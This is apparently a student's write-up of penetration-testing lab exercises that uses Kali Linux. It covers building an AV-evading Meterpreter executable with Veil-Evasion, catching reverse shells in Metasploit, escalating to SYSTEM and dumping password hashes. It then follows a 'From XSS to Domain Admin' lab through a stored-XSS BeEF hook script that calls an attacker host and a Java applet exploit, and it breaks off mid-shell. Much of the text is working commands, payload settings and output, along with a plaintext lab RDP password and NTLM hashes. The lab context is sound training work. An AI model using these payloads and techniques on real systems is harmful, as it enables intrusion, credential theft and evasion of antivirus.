4750 INFO: Caching module hooks...
4757 INFO: Analyzing \var\lib\veil\output\source\tcp1.py
4763 INFO: Loading module hooks...
4763 INFO: Loading module hook "hook-pydoc.py"...
4765 INFO: Loading module hook "hook-xml.py"...
4969 INFO: Loading module hook "hook-distutils.py"...
4972 INFO: Loading module hook "hook-encodings.py"...
5677 INFO: Looking for ctypes DLLs
5683 INFO: Analyzing run-time hooks ...
5691 INFO: Looking for dynamic libraries
5814 INFO: Looking for eggs
5814 INFO: Using Python library C:\windows\system32\python34.dll
5815 INFO: Found binding redirects:
[]
5817 INFO: Warnings written to Z:\usr\share\veil\build\tcp1\warntcp1.txt
5843 INFO: checking PYZ
```

```
5843 INFO: Building PYZ because out00-PYZ.toc is non existent
5843 INFO: Building PYZ (ZlibArchive) Z:\usr\share\veil\build\tcp1\out00-PYZ.pyz
6599 INFO: Building PYZ (ZlibArchive) Z:\usr\share\veil\build\tcp1\out00-PYZ.pyz completed successfully.
6627 INFO: checking PKG
6628 INFO: Building PKG because out00-PKG.toc is non existent
6628 INFO: Building PKG (CArchive) out00-PKG.pkg
6646 INFO: Updating manifest in C:\users\root\Application Data\pyinstaller\bincache00_py34_32bit\python34.dll
6650 INFO: Updating resource type 24 name 2 language 1033
8314 INFO: Building PKG (CArchive) out00-PKG.pkg completed successfully.
8344 INFO: Bootloader Z:\var\lib\veil\PyInstaller-3.2.1\PyInstaller\bootloader\Windows-32bit\runw.exe
8345 INFO: checking EXE
8346 INFO: Building EXE because out00-EXE.toc is non existent
8346 INFO: Building EXE from out00-EXE.toc
8350 INFO: Appending archive to EXE Z:\usr\share\veil\dist\tcp1.exe
8378 INFO: Building EXE from out00-EXE.toc completed successfully.
================================================================================
                           Veil-Evasion
================================================================================
    [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [*] Language: python
 [*] Payload Module: python/meterpreter/rev_tcp
 [*] Executable written to: /var/lib/veil/output/compiled/tcp1.exe
 [*] Source code written to: /var/lib/veil/output/source/tcp1.py
 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/tcp1.rc


┌──(kali㉿kali)-[/var/lib/veil/output/compiled]
└─$ ls -la
total 4668
drwxr-xr-x 2 kali root    4096 Mar 31 01:09 .
drwxr-xr-x 5 kali root    4096 Mar 31 01:09 ..
-rwxr-xr-x 1 root root 4771009 Mar 31 01:09 tcp1.exe
```

**NOTICE THE FOLDER I AM IN AND THERE IS OUR EXPLOIT!!!**

**LETS PUT IT IN AN EASIER SPOT TO FIND**


```
┌──(kali㉿kali)-[/var/lib/veil/output/compiled]
└─$ cp tcp1.exe ~
```

# *Send the Payload*

***SEND THE PAYLOAD***

```
┌──(kali㉿kali)-[~]
└─$ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...

┌──(kali㉿kali)-[~]
└─$ sudo msfconsole -q
[sudo] password for kali:
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > set lhost tap0
lhost => tap0
msf5 exploit(multi/handler) > run
```

rdesktop 172.16.5.10 -u admin -p et1@sR7!




[*] Started reverse TCP handler on 172.16.5.50:4444
[*] Sending stage (176195 bytes) to 172.16.5.10
[*] Meterpreter session 1 opened (172.16.5.50:4444 -> 172.16.5.10:1037) at 2021-03-31 01:17:18 -0400

meterpreter > getuid
Server username: VICTIM01-AVAST\admin
meterpreter >

**ITS ALIVE!!!**

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter >
Background session 1? [y/N]
msf5 exploit(multi/handler) > search hashdump

Matching Modules
================

| # | Name | Disclosure Date | Rank | Check | Description |
|---|---|---|---|---|---|
| 0 | auxiliary/analyze/crack_databases | | normal | No | Password Cracker: Databases |
| 1 | auxiliary/scanner/mssql/mssql_hashdump | | normal | No | MSSQL Password Hashdump |
| 2 | auxiliary/scanner/mysql/mysql_authbypass_hashdump | 2012-06-09 | normal | No | MySQL Authentication Bypass Password Dump |
| 3 | auxiliary/scanner/mysql/mysql_hashdump | | normal | No | MYSQL Password Hashdump |
| 4 | auxiliary/scanner/oracle/oracle_hashdump | | normal | No | Oracle Password Hashdump |
| 5 | auxiliary/scanner/postgres/postgres_hashdump | | normal | No | Postgres Password Hashdump |
| 6 | auxiliary/scanner/smb/impacket/secretsdump | | normal | No | DCOM Exec |

```
   7   post/aix/hashdump                                          normal  No     AIX Gather Dump Password Hashes
   8   post/android/gather/hashdump                               normal  No     Android Gather Dump Password Hashes
for Android Systems
   9   post/bsd/gather/hashdump                                   normal  No     BSD Dump Password Hashes
   10  post/linux/gather/hashdump                                 normal  No     Linux Gather Dump Password Hashes
for Linux Systems
   11  post/osx/gather/hashdump                                   normal  No     OS X Gather Mac OS X Password Hash
Collector
   12  post/solaris/gather/hashdump                               normal  No     Solaris Gather Dump Password Hashes
for Solaris Systems
   13  post/windows/gather/credentials/domain_hashdump            normal  No     Windows Domain Controller
Hashdump
   14  post/windows/gather/credentials/mcafee_vse_hashdump        normal  No     McAfee Virus Scan
Enterprise Password Hashes Dump
   15  post/windows/gather/credentials/mssql_local_hashdump       normal  No     Windows Gather Local SQL
Server Hash Dump
   16  post/windows/gather/hashdump                               normal  No     Windows Gather Local User Account
Password Hashes (Registry)
   17  post/windows/gather/smart_hashdump                         normal  No     Windows Gather Local and Domain
Controller Account Password Hashes


Interact with a module by name or index, for example use 17 or use post/windows/gather/smart_hashdump

msf5 exploit(multi/handler) > use post/windows/gather/smart_hashdump
msf5 post(windows/gather/smart_hashdump) > show options

Module options (post/windows/gather/smart_hashdump):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   GETSYSTEM  false            no        Attempt to get SYSTEM privilege on the target host.
   SESSION                     yes       The session to run this module on.

msf5 post(windows/gather/smart_hashdump) > set session 1
session => 1
msf5 post(windows/gather/smart_hashdump) > run

[*] Running module against VICTIM01-AVAST
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20210331012133_default_172.16.5.10_windows.hashes_618166.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]    Obtaining the boot key...
[*]    Calculating the hboot key using SYSKEY e8dd137ec6be75438324be22c032da04...
[*]    Obtaining the user list and keys...
[*]    Decrypting user keys...
[*]    Dumping password hints...
[*]    No users with password hints on this system
[*]    Dumping password hashes...
[+]    Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]    eLS:1000:aad3b435b51404eeaad3b435b51404ee:2a072cb5ff97d3aa3c9438e11fbdf62c:::
[+]    admin:1002:aad3b435b51404eeaad3b435b51404ee:bcdbcc55cca6b509c5bf0c38757bb3eb:::
[*] Post module execution completed
```

**OH YES!!! WE ARE IN**

# *From XSS to Domain Admin*

***FROM XSS TO DOMAIN ADMIN***

# Scope

***SCOPE***

From XSS to Domain Admin
LAB 27
Scenario

FooResearch asked you to perform a pentest against its infrastructure. The company has a website which hosts a blog. The comment section in the blog is vulnerable to stored XSS attacks. FooResearch's employees browse the blog during throughout their work day.

You can reach the site and the blog at:

- blog.fooresearch.site (172.16.111.1)

Note: Add the following to your /etc/hosts file in order to resolve the host:

172.16.111.1 blog.fooresearch.site

To contact the web application, you can either use its DNS name or its IP address. It doesn't matter for this lab which option you choose.

Goals

- Get a shell to an internal machine by exploiting the XSS in the blog
- Get some local administrator credentials
- Get Active Directory administrator credentials
- Get access to a domain controller as a domain administrator
- As a proof of concept for your report, take a screenshot of an admin RDP session on the domain controller

What you will learn

- Basic XSS exploitation
- BeEF-XSS usage to perform information gathering
- Using Metasploit to get a shell on a system
- Default, weak, Active Directory policies ACL's
- Bypassing UAC
- How to Obtain Credentials using MimiKatz

To guide you during the lab you will find different Tasks.

Tasks are meant for educational purposes and to show you the usage of different tools and different methods to achieve the same goal.

They are not meant to be used as a methodology.

Armed with the skills acquired though the task you can achieve the Lab goal.

If this is the first time you do this lab, we advise you to follow these Tasks.

Once you have completed all the Tasks, you can proceed to the end of this paper and check the solutions.
Recommended tools

- Browser

BeEF-XSS (known working versions BeEF 0.4.7.0-alpha or BeEF 0.5.0.0 alpha-pre)

Metasploit

Tasks
Task 1: Hook a Browser

Hook an internal browser with BeEF-XSS. Your XSS has to be stealth. If a user detects something strange, for example an alert(), they will stop browsing the blog.
Task 2: Browser Information Gathering

Get information about the browser and its plugins, try to find a vulnerable plugin to exploit.
Task 3: Get a Shell

Using the information gathered get a shell on an internal machine.
Task 4: Active Directory Exploitation
Task 4.1: Information Gathering

Get information about the AD infrastructure, especially:

The domain name
Information about domain controllers

Task 4.2: Credentials Stealing

Exploiting default group policies' files permission get the username and password of a local administrator account.
Task 5: Explore the Network

Identify other hosts on the network and get information about their operating systems.
Task 6: Get an Administrator Shell

Choose your next target and use the credentials you got at the previous task to get a shell.
Task 7: Force a Domain Admin to connect to the target machine

Find a way to cause a Domain Administrator to connect to the target machine.
Task 8: Obtain Domain Admin Credentials

Find a way to steal an authorization token or credentials of a domain administrator.
Task 9: RDP Connection

Open an RDP connection to a domain controller as a domain admin as PoC of your exploitation.

# *Installing BeEF*

***INSTALLING BEEF***

type beef-xss and hit enter

**ALLOW THE INSTALL AND THE PROGRAM WILL BE INSTALLED ON KALI LINUX**

**THIS WILL INSTALL ALL THE DEPENDENCIES**

ONCE THE INSTALL IS DONE TO RUN TYPE:

sudo beef-xss

BEEF WILL ASK FOR A NEW PASSWORD

kali

ONCE YOU ARE FINISHED YOU WILL BE ABLE TO GET TO THE BEEF SITE

http://127.0.0.1:3000/ui/authentication

YOUR CREDENTIALS ARE:

beef:kali

# *XSS BeEF Test*

***XSS BEEF TEST***

For the lab I used test as the user and put the following script in

<script src="http://172.16.111.31:3000/hook.js"></script>


GO UP TO THE URL AND PRESS ENTER ON IT AGAIN

IN BEEF YOU SHOULD SEE SOMETHING COME UP, THIS IS A POC

AFTER THIS I HAD TO MESS WITH IT FOR 4 HOURS, YELL AT MY COMPUTER, UNISTALL AND REINSTALL IT, DOWNLOAD IT FROM GITHUB, USE A BEEF FIX FROM GIT HUB AND IT STILL DID NOT WORK. I THEN SHUT DOWN KALI WENT OUT SIDE RAN AROUND A PARKING LOT
IN AN ANGRY MANNER BECAUSE WE ARE ON QUARNTINE CAME BACK INSIDE AND IT WORKED... SO NO IDEA HOW TO INSTALL IT AND GOOD LUCK.

# *Detect Software*

***DETECT SOFTWARE***





AS WE CAN SEE ABOVE JAVA IS INSTALLED

LETS SEE WHAT VERSION JAVA IS RUNNING

GO TO GET SYSTEM INFO (JAVA)

HIT EXECUTE AND THEN REFRESH THE WEBPAGE THAT YOU ARE ATTACKING




SWEET WE HAVE VERSION 1.7.0_17

# *Attacking Java*

***ATTACKING JAVA***

msf5 > search java_jre

Matching Modules
==========

| # | Name | Disclosure Date | Rank | Check | Description |
|---|---|---|---|---|---|
| 0 | exploit/multi/browser/java_jre17_driver_manager | 2013-01-10 | excellent | No | Java Applet Driver Manager Privileged toString() Remote Code Execution |
| 1 | exploit/multi/browser/java_jre17_exec | 2012-08-26 | excellent | No | Java 7 Applet Remote Code Execution |
| 2 | exploit/multi/browser/java_jre17_glassfish_averagerangestatisticimpl | 2012-10-16 | excellent | No | Java Applet AverageRangeStatisticImpl Remote Code Execution |
| 3 | exploit/multi/browser/java_jre17_jaxws | 2012-10-16 | excellent | No | Java Applet JAX-WS Remote Code Execution |
| 4 | exploit/multi/browser/java_jre17_jmxbean | 2013-01-10 | excellent | No | Java Applet JMX Remote Code Execution |
| 5 | exploit/multi/browser/java_jre17_jmxbean_2 | 2013-01-19 | excellent | No | Java Applet JMX Remote Code Execution |
| 6 | exploit/multi/browser/java_jre17_method_handle | 2012-10-16 | excellent | No | Java Applet Method Handle Remote Code Execution |
| 7 | exploit/multi/browser/java_jre17_provider_skeleton | 2013-06-18 | great | No | Java Applet ProviderSkeleton Insecure Invoke Method |
| 8 | exploit/multi/browser/java_jre17_reflection_types | 2013-01-10 | excellent | No | Java Applet Reflection Type Confusion Remote Code Execution |

Interact with a module by name or index, for example use 8 or use exploit/multi/browser/java_jre17_reflection_types

msf5 > use exploit/multi/browser/java_jre17_provider_skeleton

```
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf5 exploit(multi/browser/java_jre17_provider_skeleton) > show options

Module options (exploit/multi/browser/java_jre17_provider_skeleton):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the
local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.82.135   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


msf5 exploit(multi/browser/java_jre17_provider_skeleton) > set lhost tap0
lhost => tap0
msf5 exploit(multi/browser/java_jre17_provider_skeleton) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/browser/java_jre17_provider_skeleton) > set srvhost tap0
srvhost => 172.16.111.30
msf5 exploit(multi/browser/java_jre17_provider_skeleton) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Generic (Java Payload)
   1   Windows x86 (Native Payload)
   2   Mac OS X x86 (Native Payload)
   3   Linux x86 (Native Payload)


msf5 exploit(multi/browser/java_jre17_provider_skeleton) > set target 1
target => 1
msf5 exploit(multi/browser/java_jre17_provider_skeleton) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/browser/java_jre17_provider_skeleton) >
[*] Started reverse TCP handler on 172.16.111.30:4444
[*] Using URL: http://172.16.111.30:8080/HEr3gP9NB
[*] Server started.
```

# *Sending Payload*


***SENDING PAYLOAD***

THERE ARE TWO DIFFERENT WAYS TO SEND THE PAYLOAD

You can re-use the XSS in the blog

You can inject an invisible iframe in the hooked browser

WE ARE GOING TO USE AN INVISIBLE FRAME




AS YOU CAN SEE WE USED THE WEBSITE THAT METASPLOIT GAVE US TO USE

**CLICK EXECUTE AND GO BACK TO METASPLOIT, WE HAVE A METERPRETER SHELL!!!!**

```
msf5 exploit(multi/browser/java_jre17_provider_skeleton) >
[*] 172.16.111.1     java_jre17_provider_skeleton - handling request for /HEr3gP9NB
[*] 172.16.111.1     java_jre17_provider_skeleton - handling request for /HEr3gP9NB/
[*] 172.16.111.1     java_jre17_provider_skeleton - handling request for /HEr3gP9NB/bivzZVD.jar
[*] 172.16.111.1     java_jre17_provider_skeleton - handling request for /HEr3gP9NB/bivzZVD.jar
[*] Sending stage (176195 bytes) to 172.16.111.1
[*] Meterpreter session 1 opened (172.16.111.30:4444 -> 172.16.111.1:17968) at 2021-04-01 00:08:12 -0400

msf5 exploit(multi/browser/java_jre17_provider_skeleton) > sessions 1
[*] Starting interaction with 1...

meterpreter >

meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
```

```
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:50:56:a2:77:44
MTU          : 1500
IPv4 Address : 192.168.200.210
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::b91d:6ee5:d307:7067
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:c8d2
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > arp -a

ARP cache
=========

   IP address       MAC address        Interface
   ----------       -----------        ---------
   192.168.200.1    00:50:56:a2:67:c2  11
   192.168.200.100  00:50:56:a2:a1:31  11
   192.168.200.200  00:50:56:a2:c8:ad  11
   192.168.200.255  ff:ff:ff:ff:ff:ff  11
   224.0.0.22       00:00:00:00:00:00  1
   224.0.0.22       01:00:5e:00:00:16  11
   224.0.0.252      01:00:5e:00:00:fc  11

meterpreter >
```

**WE FOUND SOME NEW IP ADDRESSES WE DID NOT KNOW ABOUT BEFORE**

```
meterpreter > shell
Process 3508 created.
Channel 1 created.
sMicrosoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\set
set
ALLUSERSPROFILE=C:\ProgramData
